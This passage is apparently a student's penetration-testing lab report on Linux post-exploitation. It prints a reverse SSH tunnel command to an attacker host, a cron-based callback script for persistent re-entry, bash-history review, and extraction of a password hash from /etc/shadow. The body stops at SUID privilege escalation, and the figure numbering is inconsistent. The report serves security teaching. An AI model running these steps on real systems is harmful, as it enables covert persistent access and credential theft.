

Chapter 9 and 10

Ayaan Hirsi

173177221

2026-03-17

Table of Contents

Table Checklist	5
Introduction	8
Overview	8
Chapter 9	9
9.1 Maintaining reliable re-entry with cron jobs.....	10
Creating a SSH Key Pair	11
9.1.3 Tunneling Through SSH	13
Automating an SSH Tunnel with Cron.....	15
9.2 Harvesting Credentials.....	16
Harvesting credentials from bash history.....	17
Harvesting Password Hashes	18
9.3 Escalating Privileges with SUID Binaries	19
Inserting a new user into /etc/passwd	20
9.4 Passing Around SSH Keys	22
Chapter 10	24
10.1 Identifying domain admin user accounts	25
10.1.1 Using net to query Active Directory groups	26
10.1.2 Locating Logged-in Domain Admin Users.....	26
10.2 Obtaining Domain Admin Privileges	27
10.2 Obtaining domain admin privileges.....	27
10.2.1 Impersonating Logged-In Users with Incognito.....	28
10.2.2 Harvesting clear-text credentials with Mimikatz	28
10.3 ntds.dit and the keys to the kingdom	29
10.3.1 Bypassing restrictions with VSC	30
Conclusion.....	33

Table of Figures

Diagram 2: Setting up an SSH reverse callback script using cron	10
Figure 1: Creating a new SSH Key Pair	11
Figure 2: Enabling SSH Public Key Authentication on the Attacking Machine	12
Figure 4: Verifying SSH Key Authentication from the Victim Machine	12
Diagram 3: Forwarding ports through an SSH tunnel	13
Figure 4: Verifying the Forwarder Port on the Attacking Machine	14
Figure 5: Connecting to the Victim Machine Through the Forwarded SSH Tunnel	15
Figure 6: Creating a Bash Script and Cron Job to Automate the SSH Tunnel	16
Figure 7: Automatic Re-establishment of the SSH Tunnel via Cron	16
Figure 8: Displaying Hidden .dot Files in the User Home Directory Using ls -la	17
Figure 9: Viewing the .bash_history File to Identify Previously Executed Commands	18
Figure 11: Extracting a Specific User Password Hash from the /etc/shadow File	20
Figure 12: Comparing Normal File Permissions and SUID Permissions on Linux Binaries .	21
Figure 13: Creating a Password Hash for a New User Using OpenSSL	21
Figure 14: Adding a New Root-Level User Entry to the Modified passwd File	22
Table 1: The seven components of an /etc/passwd /entry	22
Figure 15: Switching to the Pentest User and Verifying Root Privilege	23
Figure 16: Extracting and Transferring the Stolen SSH Private Key	24
Figure 17: Authenticating to Multiple Systems Using a Stolen SSH Private Key	24
Figure 18: Viewing Active Sessions Created by the Metasploit Module	25
Figure 19: RDP Session from Goku to Nappa Using Test User 1	27
Figure 20: Identifying Logged-In User Using the Metasploit psexec_loggedin_user Module	28
Figure 21: Opening a Meterpreter Session Using the exploit/windows/smb/psexec Module	28
Figure 22: Impersonating a Domain User Token Using the Incognito Extension	29
Figure 23: Harvesting clear-text credentials from memory	30

Diagram 5: Controlling the entire Active Directory domain	30
Figure 24: Identifying the domain controller using a domain ping	31
Figure 25: Checking the domain controller for existing Volume Shadow Copies	31
Figure 25: Accessing the shadow copy and verifying the NTDS database	32
Figure 26: Copying the ntds.dit file from the shadow copy	32
Figure 27: Copying the SYSTEM registry hive from the shadow copy	33
Figure 28: Downloading the ntds.dit and SYSTEM files using smbclient.py	33
Figure 29: Running secretsdup.py to begin extracting password hashes from the ntds.dit database using the SYSTEM registry hive	34

Table Checklist

ID	What {Figure, Table, Section}	Where {Reference}	Completion (%)
1	Diagram 2: Setting up an SSH reverse callback script using cron	Page 8	100
2	Figure 1: Creating a new SSH Key Pair	Page 9	100
3	Figure 2: Enabling SSH Public Key Authentication on the Attacking Machine	Page 10	100
4	Figure 4: Verifying SSH Key Authentication from the Victim Machine	Page 10	100
5	Diagram 3: Forwarding ports through an SSH tunnel	Page 11	100
6	Figure 4: Verifying the Forwarder Port on the Attacking Machine	Page 12	100
7	Figure 5: Connecting to the Victim Machine Through the Forwarded SSH Tunnel	Page 13	100
8	Figure 6: Creating a Bash Script and Cron Job to Automate the SSH Tunnel	Page 14	100
9	Figure 7: Automatic Re-establishment of the SSH Tunnel via Cron	Page 14	100
10	Figure 8: Displaying Hidden .dot Files in the User Home Directory Using ls -la	Page 15	100
11	Figure 9: Viewing the .bash_history File to Identify Previously Executed Commands	Page 16	100
12	Figure 11: Extracting a Specific User Password Hash from the /etc/shadow File	Page 18	100
13	Figure 12: Comparing Normal File Permissions and SUID Permissions on Linux Binaries	Page 19	100
14	Figure 13: Creating a Password Hash for a New User Using OpenSSL	Page 19	100

15	Figure 14: Adding a New Root-Level User Entry to the Modified passwd File	Page 20	100
16	Table 1: The seven components of an /etc/passwd entry	Page 20	100
17	Figure 15: Switching to the Pentest User and Verifying Root Privilege	Page 21	100
18	Figure 16: Extracting and Transferring the Stolen SSH Private Key	Page 22	100
19	Figure 17: Authenticating to Multiple Systems Using a Stolen SSH Private Key	Page 22	100
20	Figure 18: Viewing Active Sessions Created by the Metasploit Module	Page 23	100
21	Figure 19: RDP Session from Goku to Nappa Using Test User 1	Page 25	100
22	Figure 20: Identifying Logged-In User Using the Metasploit psexec_loggedin_user Module	Page 26	100
23	Figure 21: Opening a Meterpreter Session Using the exploit/windows/smb/psexec Module	Page 26	100
24	Figure 22: Impersonating a Domain User Token Using the Incognito Extension	Page 27	100
25	Figure 23: Harvesting clear-text credentials from memory	Page 28	100
26	Diagram 5: Controlling the entire Active Directory domain	Page 28	100
27	Figure 24: Identifying the domain controller using a domain ping	Page 29	100
28	Figure 25: Checking the domain controller for existing Volume Shadow Copies	Page 29	100

29	Figure 25: Accessing the shadow copy and verifying the NTDS database	Page 30	100
30	Figure 26: Copying the ntds.dit file from the shadow copy	Page 30	100
31	Figure 27: Copying the SYSTEM registry hive from the shadow copy	Page 31	100
32	Figure 28: Downloading the ntds.dit and SYSTEM files using smbclient.py	Page 31	100
33	Figure 29: Running secretsdump.py to begin extracting password hashes from the ntds.dit database using the SYSTEM registry hive	Page 32	100

Introduction

Chapters 9 and 10 focus on the critical stages of post-exploitation in both Linux/UNIX and Windows Active Directory environments. After initial access is gained, the main objective is to maintain persistence, gather sensitive information, and escalate privileges to achieve broader control of the network. These chapters demonstrate how attackers or penetration testers use built-in system tools and techniques to remain undetected while expanding access. Understanding these concepts is essential for identifying security weaknesses and improving system defenses.

Overview

Chapter 9 explains post-exploitation techniques in Linux and UNIX systems. It covers how access can be maintained using cron jobs and SSH tunnels, allowing automated and persistent connections to compromised systems. It also explores credential harvesting methods, such as analyzing hidden dot files, reviewing bash history, and accessing password hashes from the `/etc/shadow` file. Additionally, the chapter demonstrates privilege escalation using SUID binaries and shows how modifying system files like `/etc/passwd` can create root-level access. SSH keys are also highlighted as a method for lateral movement across systems.

Chapter 10 builds on these concepts in a Windows Active Directory environment, focusing on gaining full control of the domain. It begins with identifying domain admin accounts and locating systems where they are logged in. Once access is obtained, techniques such as token impersonation and credential extraction using tools like Mimikatz are used to elevate privileges. The chapter then explains how attackers access the domain controller, create volume shadow copies, and extract critical files such as `ntds.dit` and the `SYSTEM` registry hive. These files are used to retrieve password hashes for all domain users, ultimately allowing complete control of the network.

Chapter 9

This chapter covers

- Collecting credentials from hidden configuration files
- Creating tunnels using SSH
- Automating SSH authentication with scripts
- Using cron jobs to maintain access
- Gaining higher privileges using SUID binaries

In the previous chapter, we explored three key goals of post-exploitation in Windows systems:

- Maintaining access
- Collecting credentials
- Moving across systems

These same objectives apply to Linux and UNIX environments. The main difference is how these tasks are performed. A skilled penetration tester should be able to work across different operating systems, whether it is Windows, Linux, or macOS. Understanding where to find credentials, how to keep access, and how to move through systems is essential in any environment.

In diagram 1 it shows the main steps after a system is compromised. It starts with Level 1 (initial access) and focuses on three key actions: maintaining access, collecting credentials, and moving to other systems. Access is maintained by using cron jobs to automatically reconnect. Credentials are found by checking bash history, config files, and hidden dot files. These credentials or SSH keys are then used to move laterally and gain access to Level 2 targets.




Diagram 1: Post- Exploitation goals

9.1 Maintaining reliable re-entry with cron jobs

One of the most important goals after gaining access to a system is ensuring that access can be maintained over time. In Linux and UNIX systems, this can be achieved using cron jobs.

A cron system allows commands or scripts to run automatically at scheduled intervals.

These schedules are defined in a file called a crontab.

A common and effective approach is to use built-in system tools instead of external tools. This method is often referred to as “living off the land,” meaning you rely on tools already present on the system to avoid detection.

In Diagram 2, it shows how persistent access is created on a compromised system using SSH and cron jobs. First, SSH keys are uploaded to the compromised target. Then, a bash script is created that uses these keys to connect back to the attacker’s machine and establish a tunnel. Finally, a cron job is scheduled to run the script automatically at set intervals, ensuring the connection is maintained even if it is lost.




Diagram 2: Setting up an SSH reverse callback script using cron

Creating a SSH Key Pair


Creating an SSH key is important because it provides a secure way to authenticate users when accessing remote systems. Instead of using passwords, SSH keys use public-key cryptography, which is much harder for attackers to compromise.

SSH keys improve security because:

- They are more secure than passwords and difficult to guess or brute force.
- They help protect systems from password-based attacks.
- They allow secure and automated access to servers and services.
- They verify the identity of the user through the unique key pair.

Using SSH keys is a common and recommended practice for secure system access and remote administration.

Figure 1 shows the process of generating an SSH key using the `ssh-keygen` command with the RSA algorithm. During this process, the system asks where the key should be saved and whether a passphrase should be added for additional protection. After the information is entered, the system creates a private key and a public key. The private key is stored securely, while the public key can be shared with remote systems for authentication. The output also displays a key fingerprint and a randomart image, which represent the unique identity of the generated key.



```
File Edit View Search Terminal Help
piccolo@piccolo:~$ sudo ssh-keygen -t rsa
[sudo] password for piccolo:
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa): /root/.ssh/pentestkey
Created directory '/root/.ssh'.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/pentestkey.
Your public key has been saved in /root/.ssh/pentestkey.pub.
The key fingerprint is:
SHA256:LdUiyVcQt01rXaG5Cestlv0qWldjWfVYxz7CpoILD9E root@piccolo
The key's randomart image is:
+---[RSA 2048]---+
|  ..O+..  +*|
|  o..=  . +|
|  . = +  + |
|  + E +=.o|
|  S o.++.o|
|  . o + .oo=.|
|  o o .o=+.|
|  . o*o. |
|  .o.ooo. |
+---[SHA256]-----+
piccolo@piccolo:~$
```

Figure 1: Creating a new SSH Key Pair

Figure 2 shows the SSH server configuration file where public key authentication is enabled. After transferring the SSH public key to the system, the SSH service must be configured to allow authentication using that key. In the configuration file, the setting `PubkeyAuthentication` yes is

enabled, which allows the server to accept login attempts using SSH key pairs instead of passwords.

This configuration ensures that when a user attempts to connect, the server checks the public key stored in the `authorized_keys` file and verifies it against the private key held by the user. Enabling public key authentication strengthens security by reducing the need for password-based login and allowing secure, key-based access to the system.

```
#LogLevel INFO

# Authentication:

#LoginGraceTime 2m
#PermitRootLogin prohibit-password
#StrictModes yes
#MaxAuthTries 6
#MaxSessions 10

PubkeyAuthentication yes

# Expect .ssh/authorized_keys2 to be disregarded by default in future.
#AuthorizedKeysFile .ssh/authorized_keys .ssh/authorized_keys2

#AuthorizedPrincipalsFile none

#AuthorizedKeysCommand none
#AuthorizedKeysCommandUser nobody

# For this to work you will also need host keys in /etc/ssh/ssh_known_h
#HostbasedAuthentication no
# Change to yes if you don't trust ~/.ssh/known_hosts for
#HostbasedAuthentication
#IgnoreUserKnownHosts no
```

Figure 2: Enabling SSH Public Key Authentication on the Attacking Machine

Figure 3 shows a successful login to the system after SSH was configured. The screen displays the Ubuntu welcome message and information about available system updates. This confirms that remote access to the system has been successfully established.

```
Welcome to Ubuntu 24.04.3 LTS (GNU/Linux 6.17.0-14-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

62 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

5 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Ayaan Hirsi | Sun Mar 15 12:45:57 ~ $
```

Figure 4: Verifying SSH Key Authentication from the Victim Machine

9.1.3 Tunneling Through SSH

In diagram 3, it shows how an SSH tunnel is used to securely access a compromised machine. The victim machine is running an SSH service on port 22. From the compromised system, an SSH tunnel is created back to the attacker's machine, forwarding a remote port (54321) to the victim's local SSH port (22).

As a result, the attacker can connect to their own localhost on port 54321, which is actually redirected to the victim machine. This allows secure and indirect access to the compromised system through the encrypted SSH tunnel.




Diagram 3: Forwarding ports through an SSH tunnel

Figure 4 shows the output of the command `netstat -ant | grep LISTEN`, which lists the ports currently listening for connections on the system. The highlighted entry `127.0.0.1:54321` confirms that port 54321 is now open and listening on the local machine. This occurs after the victim machine runs the reverse SSH tunnel command:


```
ssh -N -R 54321:localhost:22 user@10.0.10.199 -i /root/.ssh/pentestkey
```

The reverse tunnel forwards traffic from port 54321 on the attacker machine to port 22 (SSH) on the victim machine. Seeing port 54321 in the listening state confirms that the reverse SSH tunnel has been successfully created and is ready to accept connections.

```
Ayaan Hirsi | Sun Mar 15 13:08:06 ~ $ netstat -ant | grep LISTEN
tcp        0      0 127.0.0.1:631          0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22             0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.54:53          0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:54321        0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:5432         0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.53:53          0.0.0.0:*               LISTEN
tcp6       0      0 :::1:54321             :::*                     LISTEN
tcp6       0      0 :::22                  :::*                     LISTEN
tcp6       0      0 :::1:631               :::*                     LISTEN
```

Figure 4: Verifying the Forwarder Port on the Attacking Machine

Figure 5 shows the attacker successfully connecting to the victim machine through the SSH reverse tunnel. The connection was made using the command `ssh piccolo@localhost -p 54321` on the attacker system. Because the reverse tunnel was previously created, traffic sent to port 54321 on the attacker machine is forwarded to port 22 (SSH) on the victim machine. It displays the Ubuntu welcome message and the command prompt `piccolo@piccolo`, confirming that the attacker has successfully gained SSH access to the victim system through the tunnel. This demonstrates that the reverse SSH tunnel is working correctly and allows remote access to the victim machine even if direct SSH access is restricted.

A terminal window titled 'piccolo@piccolo: ~' showing the Ubuntu 18.04.2 LTS welcome message. The text includes links for documentation, management, and support, information about Canonical Livepatch, package updates, and the hardware enablement stack (HWE) support until April 2023. The prompt 'piccolo@piccolo:~\$' is visible at the bottom.

```
piccolo@piccolo: ~
Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 5.4.0-150-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

244 packages can be updated.
10 updates are security updates.

New release '20.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Your Hardware Enablement Stack (HWE) is supported until April 2023.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

piccolo@piccolo:~$
```


Figure 5: Connecting to the Victim Machine Through the Forwarded SSH Tunnel

Automating an SSH Tunnel with Cron

Figure 6 shows the automation of the SSH reverse tunnel using a cron job. A script named `/tmp/callback.sh` was created and then given execution permissions using the command `chmod 700 /tmp/callback.sh`.

The `crontab -l` command displays the scheduled task configuration. The entry `* /5 * * * * /tmp/callback.sh` means that the script will run every 5 minutes. This script is responsible for reconnecting or maintaining the SSH reverse tunnel automatically.

Automating the SSH tunnel with cron ensures that if the connection drops or the system restarts, the script will regularly attempt to re-establish the tunnel without manual intervention. This provides continuous remote access to the system.

A terminal window showing the root user at the 'piccolo' machine. The user creates a script at /tmp/callback.sh, sets permissions to 700, and then lists the crontab. The crontab shows a job to run the script every 5 minutes.

```
root@piccolo:~# nano /tmp/callback.sh
root@piccolo:~# chmod 700 /tmp/callback.sh
root@piccolo:~# crontab -l
# m h dom mon dow    command
*/5 * * * * /tmp/callback.sh
root@piccolo:~#
```

Figure 6: Creating a Bash Script and Cron Job to Automate the SSH Tunnel


```

root@piccolo:~# cd /home/piccolo/
root@piccolo:/home/piccolo# ls -la
total 92
drwxr-xr-x 15 piccolo piccolo 4096 Mar 15 12:42 .
drwxr-xr-x  3 root    root    4096 Jan 11 15:31 ..
-rw-----  1 piccolo piccolo   59 Mar 15 13:24 .bash_history
-rw-r--r--  1 piccolo piccolo  220 Jan 11 15:31 .bash_logout
-rw-r--r--  1 piccolo piccolo 3771 Jan 11 15:31 .bashrc
drwx----- 10 piccolo piccolo 4096 Mar 15 13:11 .cache
drwx----- 11 piccolo piccolo 4096 Jan 11 18:11 .config
drwxr-xr-x  2 piccolo piccolo 4096 Jan 11 18:10 Desktop
drwxr-xr-x  2 piccolo piccolo 4096 Jan 11 18:10 Documents
drwxr-xr-x  2 piccolo piccolo 4096 Jan 11 18:10 Downloads
-rw-r--r--  1 piccolo piccolo 8980 Jan 11 15:31 examples.desktop
drwx-----  3 piccolo piccolo 4096 Jan 11 18:10 .gnupg
-rw-----  1 piccolo piccolo 1352 Mar 15 12:35 .ICEauthority
drwx-----  3 piccolo piccolo 4096 Jan 11 18:10 .local
drwxr-xr-x  2 piccolo piccolo 4096 Jan 11 18:10 Music
drwxr-xr-x  2 piccolo piccolo 4096 Jan 11 18:10 Pictures
-rw-r--r--  1 piccolo piccolo  807 Jan 11 15:31 .profile
drwxr-xr-x  2 piccolo piccolo 4096 Jan 11 18:10 Public
drwx-----  2 piccolo piccolo 4096 Jan 11 18:10 .ssh
-rw-r--r--  1 piccolo piccolo   0 Jan 11 18:11 .sudo_as_admin_successful
drwxr-xr-x  2 piccolo piccolo 4096 Jan 11 18:10 Templates
drwxr-xr-x  2 piccolo piccolo 4096 Jan 11 18:10 Videos
root@piccolo:/home/piccolo#

```

Figure 8: Displaying Hidden .dot Files in the User Home Directory Using `ls -la`

Harvesting credentials from bash history

Linux systems record command-line activity in a file called `.bash_history`. This file stores the commands previously entered by a user in the Bash shell.

Although the purpose of this file is convenience, it can also reveal sensitive information. For example, users may accidentally type passwords directly into the command line or include credentials as command arguments.

Examples of sensitive information that might appear in command history include:

- Database passwords used in command-line database tools
- Credentials entered during SSH or FTP sessions
- API keys used in scripts or commands

Figure 9 shows the `.bash_history` file being viewed using the command `cat ~/.bash_history`. This file stores a list of commands that were previously executed by the user in the system.

```
root@piccolo:~# nano search_password.sh
root@piccolo:~# cat ~/.bash_history
nano tmp/callback.sh
nano tmp/callback.sh
mkdir -p tmp
nano tmp/callback.sh
nano /tmp/callback.sh
ca /tmp/callback.sh
nano /tmp/callback.sh
chmod 700 /tmp/callback.sh
crontab -i
crontab -l
nano /tmp/callback.sh
chmod 700 /tmp/callback.sh
crontab -l
crontab -e
crontab -l
nano /tmp/callback.sh
crontab -e
crontab -l
nano /tmp/callback.sh
chmod 700 /tmp/callback.sh
crontab -l
nano /tmp/callback.sh
exit
root@piccolo:~#
```

Figure 9: Viewing the `.bash_history` File to Identify Previously Executed Commands

Harvesting Password Hashes

User account credentials on Linux systems are stored in hashed form within the `/etc/shadow` file. This file contains encrypted password hashes for all local user accounts. Unlike Windows systems, Linux does not support Pass-the-Hash authentication in the same way. Instead, attackers may attempt to crack the password hashes using passwordcracking tools. Figure 10 shows the contents of the `/etc/shadow` file on a Linux system. The `/etc/shadow` file stores encrypted password hashes and password-related information for local user accounts. Access to this file is restricted to privileged users, typically the root user, because it contains sensitive authentication data. Each line represents a user account and includes fields such as the username, the hashed password, password aging information, and account expiration settings.

```

root@piccolo:~# cat /etc/shadow
root!:20464:0:99999:7:::
daemon*:17937:0:99999:7:::
bin*:17937:0:99999:7:::
sys*:17937:0:99999:7:::
sync*:17937:0:99999:7:::
games*:17937:0:99999:7:::
man*:17937:0:99999:7:::
lp*:17937:0:99999:7:::
mail*:17937:0:99999:7:::
news*:17937:0:99999:7:::
uucp*:17937:0:99999:7:::
proxy*:17937:0:99999:7:::
www-data*:17937:0:99999:7:::
backup*:17937:0:99999:7:::
list*:17937:0:99999:7:::
irc*:17937:0:99999:7:::
gnats*:17937:0:99999:7:::
nobody*:17937:0:99999:7:::
systemd-network*:17937:0:99999:7:::
systemd-resolve*:17937:0:99999:7:::
syslog*:17937:0:99999:7:::
messagebus*:17937:0:99999:7:::
_apt*:17937:0:99999:7:::
uuidd*:17937:0:99999:7:::
avahi-autoipd*:17937:0:99999:7:::
usbmux*:17937:0:99999:7:::
dnsmasq*:17937:0:99999:7:::

```

Figure 10: Viewing Password Hashes from the /etc/shadow File

Figure 11 shows the use of the grep command to search the /etc/shadow file for the account named testing. The command filters the output so that only the line containing the testing user is displayed, revealing the hashed password associated with that account. In the second command, the same output is redirected into a file named hash.txt for later analysis. This demonstrates how password hashes for specific users can be quickly isolated and saved for further investigation or password auditing.

```

root@piccolo:~# sudo cat /etc/shadow | grep testing
testing:$6$ChHwm63T$kp76uvSHXqkmhn4UwbZCRLTNng/YZ5QyJvipLUqQGgcUZf.V55.n/lrjDdNrc5T2lrt0Zl
2nzRD12IK5D4dMH1:20527:0:99999:7:::
root@piccolo:~# sudo cat /etc/shadow | grep testing > hash.txt
root@piccolo:~#

```

Figure 11: Extracting a Specific User Password Hash from the /etc/shadow File


9.3 Escalating Privileges with SUID Binaries

Privilege escalation refers to gaining higher levels of access on a system than initially obtained. On Linux systems, one common privilege escalation technique involves abusing SUID binaries. SUID stands for Set User ID. When this permission is applied to an executable file, the program runs with the permissions of the file owner rather than the user executing it. This feature exists

because certain programs require elevated privileges to perform system tasks. For example, the program used to change a user's password must modify system files that only the root user can normally access.

If a binary with SUID permissions contains a security flaw or has been improperly configured, it may allow a normal user to execute actions with elevated privileges.

Figure 12 shows the file permission details for three system binaries: `/bin/ls`, `/usr/bin/passwd`, and `/bin/cp`. The `ls -lah` command is used to display file permissions, ownership, size, and modification date. The output shows that `/usr/bin/passwd` has the SUID permission (s in the permission field), which allows the program to run with the privileges of the file owner (root) even when executed by a normal user. In contrast, `/bin/ls` and `/bin/cp` have normal executable permissions (x) and do not run with elevated privileges. This comparison highlights how SUID permissions enable certain system utilities to perform tasks that require root-level access.

